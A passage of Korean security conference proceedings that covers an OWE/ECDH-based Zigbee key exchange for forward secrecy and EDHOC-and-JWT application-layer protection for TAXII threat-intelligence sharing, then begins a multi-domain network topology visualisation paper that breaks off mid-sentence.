Zigbee에서 사용하는 공유비밀키는 네트워크 계층을 암호화할 때 사용하는 NK(Network Key)와 애플리케이션 계층을 암호화할 때 사용하는 LK(Link Key)로 구분된다. NK는 Fig. 2.와 같이 고정된 TCLK(Trust Center Link Key)로 암호화되어 전송되며, LK는 NK로 암호화되어 전송된다. 하지만 Zigbee2.0에서 대부분의 TCLK를 “ZigBeeAlliance09”의 16진수 값으로 사용하고 있다. TCLK와 같이 고정된 값을 사용하여 키를 생성하면 연결과정 패킷을 획득한 공격자가 데이터를 복호화할 수 있는 오프라인 사전 공격(offline dictionary attack)이 가능하다. 이는 Zigbee가 전방향 안전성(forward secrecy)을 제공하지 못한다는 것을 의미한다.



Fig. 2. Process of Key Generation

Zigbee 3.0부터는 TCLK가 외부에 공개되지 않기 위해 IoT 장치를 제작할 때 IK(Installed Key)로 고정하여 사용한다[5]. 하지만 IK는 제조사만 알고 있어 동일한 제조사끼리만 연결할 수 있고, IK를 사용하기 위해서는 사용자가 AP와 모든 IoT 장치의 IK를 인식해야 한다는 단점이 있다. 또한, IK는 Zigbee 2.0과 같이 고정된 키를 사용하고 있으므로 전방향 안정성을 제공하지 못하고 있다. 따라서 이를 개선할 수 있는 프로토콜에 대한 연구가 필요하다.

2.2 OWE(Opportunistic Wireless Encryption)

WPA3(Wi-Fi Protected Access 3)와 같이 공개된 OWE는 키 교환 과정이 없어 데이터가 암호화되지 않은 환경에서 발생할 수 있는 스니핑(sniffing) 공격에 대응하기 위해 개발된 프로토콜이다[6]. OWE는 ECDH(Elliptic Curve Diffie-Hellman)를 사용하여 별도의 패스워드를 필요하지 않고 데이터를 암호화할 수 있으며 전방향 안전성을 제공하는 장점이 있다.

OWE에서 STA(Station)와 AP(Access Point)가 인증 및 키 교환하는 과정은 Fig. 3.과 같이 WPA2의 PSK(Pre-Shared Key)의 인증 및 키 교환 과정과 유사하다. 먼저 AP는 Broadcast로 일정 시간마다 Beacon Frame을 전송하고 있다. STA는 AP에 접속하기 위해 AP의 정보를 요청하는 Probe Request와 이에 대한 응답인 Probe Response를 주고받는다. AP의 정보를 확인한 STA는 공개 시스템으로 인증 패킷(authentication)을 주고받은 후 인증 및 암호화를 위한 보안 연관(association)을 주고받는다. 마지막으로 AP와 STA 사이에서 암호화에 사용할 키를 생성하는 4-Way Handshake 과정 후 연결과정을 완료한다. 연결과정에서 OWE와 PSK의 차이점은 보안 연관 과정에서 발생한다.




Fig. 3. Connection Process of OWE and PSK

OWE와 PSK의 차이점은 패스워드의 유무이다. OWE는 패스워드와 같이 사전에 공유된 값 없이 ECDH를 사용하므로 사전에 정의된 값을 사용한다. ECDH에서 사용하는 파라미터 값은 RFC 5903에서 제공하는 19번(256-bit Random ECP Group) 값을 기본으로 사용하며 각 파라미터가 의미하는 내용은 Table 1.과 같다.

Table 1. ECDH Parameters

Parameters	256-bit Random ECP Group
p (Prime)	FFFFFFFF ... FFFFFFFF
a (Equation)	3
b (Equation)	5AC635D8 ... 27D2604B
G (Generator) x	6B17D1F2 ... D898C296
G (Generator) y	4FE342E2 ... 37BF51F5

OWE의 보안 연관 과정에서는 AP와 STA의 공개키와 사용할 그룹을 주고받는다. STA의 경우 연관 요청 패킷에 공개키를 전송하고 AP의 경우 연관 응답 패킷에 공개키를 전송한다. AP와 STA가 서로 공개키를 주고받으면 Fig. 4와 같이 자신의 개인키와 상대방 공개키의 스칼라 곱으로 동일한 PMK(Pair-wise Master Key)가 생성되는 것을 확인할 수 있다. 이후 PMK를 이용하여 암호화에 사용할 키를 생성한다. OWE는 ECDH를 사용하므로 전방향 안전성을 제공하며 사용자는 패스워드 입력 등 별도의 동작이 필요 없다는 장점이 있다.




Fig. 4. Process of PMK Calculation in OWE

III. 제안하는 개선된 인증 기법

본 논문에서 제안하는 Zigbee 인증 프로토콜은 기존에 발생할 수 있는 취약점과 비효율적인 동작 방식을 최소화하기 위해 패스워드를 사용하지 않고 데이터를 암호화를 할 수 있으며 전방향 안전성을 제공하는 OWE를 적용한다.

3.1 Zigbee 프로토콜 분석

Zigbee 3.0에서는 IK로 TCLK를 대체하여 사용하고 있지만 Zigbee 2.0과 동일하게 TCLK가 유출되면 NK와 LK를 얻을 수 있다. 또한, IK를 사용하기 위해서는 사용자가 AP와 IoT 장치에 QR Code를 하나씩 인식해야 하므로 효율성이 떨어질 수 있는 단점이 있다. 본 논문에서는 Long-term Key인 TCLK나 IK가 유출되어도 이후의 NK와 LK를 알 수 없도록 전방향 안전성을 제공하는 ECDH를 적용한다.

3.2 OWE를 적용한 Zigbee 인증 프로토콜 설계

Zigbee를 사용하는 장치를 네트워크에 연결하는 과정은 Fig. 5.와 같다. IoT 장치와 AP는 IEEE 802.15.4를 기반으로 MAC(Media Access Control) 연관을 진행한다. MAC 연관이 끝나면 장치는 네트워크에 연결되어 통신할 수 있게 된다. 이후 TC(Trust Center)는 새로운 장치가 사용할 NK를 전송하게 된다. 이때 AP와 TC는 사전에 LK를 주고받았기 때문에 LK를 사용하여 암호화 후 전달하고 이를 받은 AP는 TCLK로 암호화하여 새로운 장치에 NK를 알려준다. 새로운 장치는 자신의 정보를 NK로 암호화하여 전달하고 TC에게 LK를 요청한다. TC는 LK를 NK로 암호화하여 장치에 전달하며 장치는 LK에 대해 검증을 요청하고 TC에서 검증되면 연결과정이 완료된다.




Fig. 5. Process of Zigbee Connection

Zigbee의 NK는 동일한 네트워크에서 사용하는 모든 장치가 같은 값을 사용하고 있다. 만약 NK를 OWE 방식의 ECDH로 생성하게 되면 AP와 TC는 모든 장치별로 각각의 NK와 LK를 관리해야 하므로 비효율적이다. 하지만 LK의 경우 기존 방식에서도 PMK와 같이 장치별로 값을 가지고 있다. 또한, LK 요청 패킷과 응답 패킷은 OWE의 보안 연관 과정과 유사하게 동작한다. 따라서 LK 요청 패킷의 마지막에 IoT 장치는 자신의 ECDH 공개키를 생성하여 보내주고 LK 응답 패킷에서는 TC의 ECDH 공개키를 생성하여 보내주면 공격자가 해당 과정을 스니핑 하더라도 이후에 내용은 복호화가 불가능한 전방향 안전성을 제공할 수 있다.

OWE에서는 서로 교환한 공개키가 동일한 그룹에 있는지 확인하고 PMK를 생성하는 과정이 있다. Zigbee에서는 LK를 검증할 수 있는 과정이 있어 올바른 NK와 LK를 가졌는지 확인할 수 있다. 본 논문에서는 동일한 PMK를 생성하였는지 확인하기 위해 기존 검증 패킷을 사용한다. STA와 TC는 서로 공개키를 주고받은 상태로 동일한 비밀키를 생성할 수 있다. 이를 이용하여 검증 패킷에 주고받은 패킷을 MAC(Message Authentication Code)으로 보내주게 되면 TC는 동일한 PMK을 생성하였는지 확인할 수 있다. PMK를 생성하고 MAC을 사용하여 검증하는 과정은 다음과 같다.

[키 생성 및 검증 과정]

(1) STA는 자신의 개인키를 생성하고 공개키를 계산하며 LK 요청 패킷 마지막에 공개키를 추가하여 전송한다.

$$STA_{public} = STA_{private} \times Generator$$

(2) AP도 (1)과 같이 공개키를 계산하며 LK 응답 패킷에 자신의 공개키를 전송한다.

$$AP_{public} = AP_{private} \times Generator$$

(3) AP와 STA는 자신의 개인키와 상대방의 공개키로 비밀값을 계산한다. ECDH는 교환법칙이 성립되므로 공통 값을 갖게 된다.

$$\begin{aligned} Common\ Secret &= STA_{public} \times AP_{private} \\ &= AP_{public} \times STA_{private} \end{aligned}$$

(4) STA와 AP는 (3)에서 생성된 공통 비밀값을 KDF(Key Derivation Function)로 임시 키값을 생성한다. 생성된 키값은 PMK와 KCK(Key Confirm Key)로 사용된다.

$$\begin{aligned} tKey &= KDF(Common\ Secret, String) \\ KCK &= tKey[0]:tKey[255] \\ PMK &= tKey[256]:tKey[511] \end{aligned}$$

(5) STA는 (1)(2)에서 전송한 패킷의 바이트와 (4)에서 생성된 KCK를 HMAC(Hash based MAC)으로 MAC을 생성하고 검증 패킷 키 해시 부분에 추가하여 전송한다.

$$STA_{verify} = HMAC(STA_{KCK},\ Packet\ Data)$$

(6) AP도 자신의 식와 같은 방법으로 MAC을 생성하고 STA가 보낸 MAC을 검증하여 같은 PMK를 가졌는지 확인한다.

$$\begin{aligned} AP_{verify} &= HMAC(AP_{KCK},\ Packet\ Data) \\ STA_{verify} &= ?\ AP_{verify} \end{aligned}$$

IV. 결론

본 논문에서는 Zigbee에서 발생한 다양한 문제점을 해결하기 위해서 OWE를 적용해 개선된 방식을 제안하였다. 제안하는 방식에서는 사용자가 IoT 장치에 별도의 비밀번호가 필요 없이 사용할 수 있으며, ECDH를 사용함으로써 전방향 안전성을 제공할 수 있다. 또한, 기존 Zigbee 프로토콜 구조에 변화를 주지 않아 빠르게 적용할 수 있다. 향후 연구에서는 제안하는 프로토콜을 실제 IoT 장치에 구현하여 안전성과 효율성을 검증할 계획이다.

[참고문헌]

[1] IDC Korea, Korea Internet of Things Platform Forecast 2019-2023

[2] Akamai, Security Spotlight: Increase in IoT and DDoS attacks over 300Gbps

[3] IEEE Standard ASSOCIATION, IEEE Standard for Low Rate Wireless Networks

[4] Zigbee Alliance, ZigBee Specification

[5] TEXAS INSTRUMENTS, What's New in Zigbee 3.0

[6] Wi-Fi Alliance, Opportunistic Wireless Encryption Specification Version 1.0

사이버 위협 인텔리전스 공유 체계 보안 메커니즘 연구

김예능, 박훈용, 김보남, 유일선

순천향대학교 정보보호학과

Study on Security Mechanism for Cyber Threat Intelligence Sharing system

Yeneung Kim, Hoonyong Park, Bonam Kim, Ilsun You

Department of information security engineering,
Soonchunhyang University.

요 약

현대 사회에서 정보화 기술이 빠르게 발전함에 따라 여러 사이버 위협의 증가와 함께, 보다 지능적인 공격을 진행하는 단체가 늘어나고 있다. 이에 대응하기 위해 사이버 위협 및 공격단체에 대한 정보를 기반으로 CTI(Cyber Threat Intelligence)를 구축하여 사전에 사이버 보안태세를 갖추어 대비하고 침해사고 및 공격 발생 시 실시간으로 정보를 공유할 수 있는 CTI 공유 체계의 필요성이 대두되었다. 실시간 CTI 공유 표준인 TAXII(Trusted Automated eXchange of Indicator Information) 통신과정에서 프로토콜 보호를 위해 TLS(Transport Layer Security)를 통한 전송계층 보안에 의존하여 다양한 네트워크 환경에서 TAXII 메시지의 종단간 보안과 PFS(Perfect Forward Secrecy) 지원에 있어서 한계를 보인다. 따라서 본 논문에서는 응용계층에서의 추가적인 보안을 위해 EDHOC(Ephemeral Diffie-Hellman Over COSE) Protocol과 JWT(JSON Web Token)를 이용하여 종단간 보안과 PFS를 지원하고 CTI를 안전하게 공유할 수 있는 보안 메커니즘을 설계하였다.

I. 서론

현대 사회에서 정보화 기술이 빠르게 발전함에 따라 여러 사이버 위협의 증가와 함께, 공격단체 또한 보다 지능적이고 정교한 공격을 진행하고 있다.[1] 이에 대응하기 위해 사이버 위협 및 공격 단체에 대한 정보를 기반으로 CTI(Cyber Threat Intelligence)를 구축하고 체계적으로 공유하도록 함으로써 사전에 사이버 보안 태세를 갖추어 대비하고 침해사고 및 공격 발생 시 실시간 정보를 공유할 수 있는 CTI 공유 체계의 필요성이 대두되었다.[2] TAXII(Trusted Automated eXchange of Indicator Information)는 사이버 위협 정보 표현규격인 STIX(Structured Threat Information eXpression)를 기반으로 서비스 및 메시지 교환을 통해 사이버 위협 정보를 실시간으로 공유 할 수 있으며, 간단하고 확장 가능한 CTI 공유 표준이다.[3] 그러나 TAXII는 프로토콜 보호를 위해 TLS(Transport Layer Security)에 의존하기 때문에 다양한 네트워크 환경에서 TAXII 메시지의 종단간 보안을 보장하지 못하고 PFS(Perfect Forward Secrecy) 지원에 있어서 한계를 보인다. 예를 들어 은행과 같이 보안에 대해 민감한 조직에서 사이버 공격에 의한 침해사고 정보를 TAXII를 통해 공유할 때 해당 TAXII 메시지가 외부에 유출 될 경우 2차 공격 및 은행의 피해사실 유출과 같은 문제점이 발생할 수 있기 때문에 TAXII 메시지에 대한 응용계층에서의 추가적인 보안이 필요하다.

따라서 본 논문에서는 CTI 공유 표준인 TAXII에서 TLS를 통한 전송계층 보안과 더불어 응용계층에서의 추가적인 보안을 위해 EDHOC(Ephemeral Diffie-Hellman Over COSE) Protocol과 JWT(JSON Web Token)을 이용하여 종단간 보안과 PFS를 지원할 수 있는 보안 메커니즘을 설계한다.

본 논문의 구성은 다음과 같다. 2장에서는 관련연구로 TAXII, EDHOC Protocol, JSON Web Token에 대해 서술한다. 3장에서는 TAXII 통신과정 중 응용계층에서의 추가적인 보안을 위

한 보안 메커니즘을 설계 및 설명하고 4장에서 결론을 맺는다.

II. 관련연구

2.1 TAXII


TAXII(Trusted Automated eXchange of Indicator Information)는 사이버 위협 정보 실시간 공유를 지원하고, 간단하게 확장 가능한 CTI 공유 표준이다. 2012년 미국 국토안보부(DHS)가 사이버 위협 정보를 공유하기 위한 표준 체계를 만들기 위해 미국의 비영리 연구단체인 MITRE를 통해 개발되었으며, 2013년에 사이버 위협 정보 전송 규격인 TAXII를 발표하였다.[4] TAXII v.2.0부터 XML(eXtensible Markup Language)의 복잡성과 확장성의 문제점을 극복하기 위해 JSON(Java Script Object Notation) 기반으로 데이터를 변경하였고 현재 최신 버전은 2020년 1월에 발표된 TAXII v.2.1이다. TAXII를 통해 사이버 위협 정보를 공유하는 통신 참여자는 위협 정보 생산자와 소비자로 표현되며 공유 모델에 따라 생산자가 소비자가 될 수 있고 소비자가 생산자가 될 수 있다.

2.2 EDHOC Protocol

EDHOC Protocol[5]은 응용계층에서 종단간 보안과 PFS를 지원할 수 있으며 자원 제한적인 IoT환경에 적합한 경량화 키 교환 프로토콜이다. EDHOC은 사전 공유키(PSK), 원시 공개키(RPK), 공인인증서를 이용한 인증을 지원하며 Diffie-Hellman 키 교환에 따른 인증 메소드(전자서명, 정적 Diffie-Hellman Key, 대칭키)를 지정하여 사용하고 인증서 기반의 공개키를 통해 상대방을 인증하는 비대칭 키 인증기법과 사전에 공유된 대칭 키를 통해 상대방을 인증하는 대칭 키 인증기법이 존재한다.

2.3 JSON Web Token

JWT는 JSON 객체 데이터 형식으로, 두 통신 주체가 전송할 클레임(인증정보)을 안전하게 전송하기 위한 독립적인 방식을 정의한 기법이다.[6] JWT는 JWS(JSON Web Signature)[7]와 JWE(JSON Web Encryption)[8] 객체로 나타낼 수 있으며 JWT에 사용되는 JSON 데이터 구조를 전자서명하거나 암호화 할 수 있다. JWT는 Header, Payload, Signature 세 가지 요소들로 구성되어 있으며, Header는 토큰의 타입과 Signature에 사용될 암호화 알고리즘으로 구성되어있고 Payload는 토큰에 담을 클레임 정보를 포함하고 있으며 토큰은 여러 개의 클레임으로 구성된다. 마지막으로 Signature는 메시지의 무결성을 확인하는데 사용된다.




<그림 1> JWT 구조


III. 제안연구

3.1 TAXII 응용계층 보안필요성


TAXII Server와 TAXII Client가 CTI를 공유하는 통신과정에서 TAXII 메시지는 TLS전송계층 보안에 의해 메시지 내용이 암호화 되어 전송된다. 그러나 TLS Channel 외부, 공유조직 내부 서버에서 메시지가 평문으로 공유되기 때문에 종단간 보안과 PFS와 같은 보안 요구사항을 충족하지 못하고 중간자 공격에 취약하므로 TAXII 메시지에 대한 응용계층에서의 추가적인 보안이 필요하다.



<그림 2> TAXII 통신과정



<그림 3> TAXII 응용계층 보안 메커니즘 설계



<그림 4> JSON 암호화 및 복호화 과정

3.2 TAXII 응용계층 보안 메커니즘

TAXII 통신과정에서 응용계층 보안을 추가적으로 지원하기 위해 설계한 보안 메커니즘은 다음과 같다.

<1> EDHOC 프로토콜을 이용하여 통신 주체인 TAXII Client와 TAXII Server간 초기인증 및 세션 키 K_3를 교환한다.

<2> JSON 암호화 및 복호화 과정은 <그림 4>와 같다. Client는 JWT Payload 내부에 비공개 클레임 형태로 공유하고자 하는 CTI 정보 및 TAXII 메시지를 작성하고 E_k로 암호화 후, A_k로 서명하여 JWT를 생성한다. Encoding된 JWT 데이터는 TLS Channel을 통해 Server에게 전송되고 Server는 JWT 데이터를 Decoding 후 검증한다. 마지막으로 E_k로 복호화 하여 Payload에 포함되어있는 CTI 정보 및 TAXII 메시지를 안전하게 얻을 수 있다.

이와 같이 TAXII 통신 과정에서 외부 네트워크 환경과 관계없이 공유조직 내부 서버와 같이 평문으로 메시지를 통신하는 구간에서 전송데이터를 보호하고 응용 계층에서의 보안을 지원할 수 있다. 따라서 TLS Channel 외부 통신 과정에서 공격자가 TAXII 메시지를 탈취 및 도청 시에도 메시지 자체가 암호화 되어있으므로 종단간 보안과 PFS를 지원할 수 있다.

IV. 결론

본 논문에서는 TAXII 통신 과정에서 프로토콜 보호를 위해 TLS에 의존하여 발생하는 문제점을 개선할 수 있는 보안 메커니즘에 대해 연구하고 설계하였다. 설계한 보안 메커니즘의 핵심 과정으로 EDHOC 프로토콜을 이용하여 통신 주체 간 초기인증 및 세션키를 교환하고, TAXII 메시지 및 공유하고자 하는 CTI 정보가 담긴 JWT를 전자서명 및 암호화함으로써 전송계층 보안 외에 응용계층에서의 추가적인 보안을 지원하여 TAXII 통신 주체 간 종단간 보안과 PFS를 지원할 수 있다. 향후 연구로, 해당 메커니즘에서 사용되는 EDHOC 프로토콜은 사이버 위협 인텔리전스 공유를 위한 여러 보안 요구사항을 만족하지만 <그림 3> 프로토콜 설계 과정에서 Msg1을 수신하면 Diffie-Hellman 연산을 무조건적으로 수행하기 때문에 DoS(Denial of Service) 공격에 대한 위협이 존재하여 이를 개선하기 위한 추가적인 연구가 필요하다.

[참고문헌]

[1] Mavroeidis, Vasileios, and Siri Bromander. "Cyber threat intelligence model: an evaluation of taxonomies, sharing standards, and ontologies within cyber threat intelligence." 2017 European Intelligence and Security Informatics Conference (EISIC). IEEE, 2017.

[2] Wagner, Thomas D., et al. "Cyber threat intelligence sharing: Survey and research directions." Computers & Security 87 (2019): 101589.

[3] Wagner, Thomas D., et al. "A novel trust taxonomy for shared cyber threat intelligence." Security and Communication Networks 2018 (2018).

[4] Connolly, Julie, Mark Davidson, and Charles Schmidt. "The trusted automated exchange of indicator information (taxii)." The MITRE Corporation (2014): 1-20.

[5] Selander, G., Mattsson, J., Palombini, F.: Ephemeral Diffie-Hellman over cose (EDHOC) (2018). https://tools.ietf.org/html/draft-selander-ace-cose-ecdhe-08. Accessed 10 May 2018

[6] Jones, Michael, Brain Campbell, and Chuck Mortimore. "JSON Web Token (JWT) profile for OAuth 2.0 client authentication and authorization Grants." May-2015.{Online}. Available: https://tools. ietf. org/html/rfc7523 (2015).

[7] Jones, Michael, John Bradley, and Nat Sakimura. "JSON web signature (JWS)." Internet Requests for Comments, RFC 7515 (2015).

[8] Jones, Michael, and Joe Hildebrand. "Json web encryption (JWE)." Internet Requests for Comments, RFC 7516 (2015).

멀티 도메인 네트워크 토폴로지 시각화 연구

류제민*, 장범환**

*(주)에이알씨엔에스, **호원대학교

Study on Visualization of Multi-domain Network Topology

Jemin Ryu*, Beom-Hwan Chang**

*ARCNS Inc., **Howon University

요 약

일반적으로 멀티 도메인 네트워크를 운영하는 조직에서는 다수의 도메인 네트워크를 단일 화면 공간 상에서 관리하기가 어려워 여러 화면에 도메인별로 네트워크 토폴로지를 시각화하여 관리하거나, 또는 하나의 화면 영역을 다수로 분할하고 도메인별로 네트워크 토폴로지를 시각화하여 관리하는 형태가 대부분이다. 본 연구에서는 도메인 구분없는 노드간의 최소 연결 정보만을 이용하여 토폴로지를 시각화하는 효율적인 방법을 제안한다. 이 방법은 네트워크에서 노드의 영향력을 나타내는 중심성 지수를 활용하여 중심 노드를 찾고, 가상의 Root 노드를 이용하여 도메인을 자동 구분 및 자식 노드의 가중치를 이용하여 전체 노드들의 표시 영역을 동적 분할한 후 3D 공간 상에 노드들을 배치함으로써 토폴로지를 시각화한다. 매우 간단한 방법이지만 노드간의 최소 연결 정보만으로 멀티 도메인 네트워크 토폴로지를 시각화할 수 있다.

I. 서론

네트워크 토폴로지는 컴퓨터 네트워크의 요소(노드, 엣지 등)들을 물리적으로 연결해 놓은 모습, 또는 그 연결방식을 말한다. 토폴로지 시각화는 네트워크 구조를 점과 선으로 연결하여 물리적 또는 논리적인 그래프 형태로 표시하는 방법이다. 구조적인 측면에서 연결망 그래프는 그 자체로 분석적 의미를 표현할 뿐만 아니라, 그래프로 시각화된 패턴들은 연구자들로 하여금 더 많은 해석 가능성도 열어준다. 네트워크 형상을 실제와 같은 모습으로 표시하는 물리적 토폴로지 시각화는 네트워크의 전체 구조를 이해하는데 유리하고, 네트워크 구조 보다는 네트워크 요소들의 의미(중요도, 종류, 속성 등)를 부각하여 표시하는 논리적 토폴로지는 노드의 행위, 노드간의 데이터 흐름 등 상호작용을 이해하는데 유용하다[2, 3].

본 논문에서는 네트워크를 구성하는 노드들의 최소 연결 정보만을 이용하여 멀티 도메인 네트워크의 토폴로지를 표시한다. 이 방법은 가상의 Root 노드와 노드간 연결 정보를 탐색하여 도메인을 구분하고, 자식 노드의 가중치를 이용하여 전체 노드들을 표시 영역을 동적 분할하며 3D 공간 상에 노드들을 배치 및 변형하여 토폴로지를 시각화한다.

II. 멀티 도메인 토폴로지 시각화

2.1 토폴로지 데이터 구조 및 중심성 지수

네트워크란 노드(Node)와 엣지(Edge)로 이루어진 추상적인 개념으로써 노드는 하나의 개념이나 실체가 되고 엣지는 노드 사이의 연결 또는 관계를 의미한다. 멀티 도메인 네트워크는 개별적으로 관리·운용되는 단일 도메인 네트워크들의 집합으로 정의할 수 있으며, 물리적/논리적으로 연결 또는 분리될 수도 있다. 일반적으로 멀티 도메인 네트워크를 운영하는 조직에

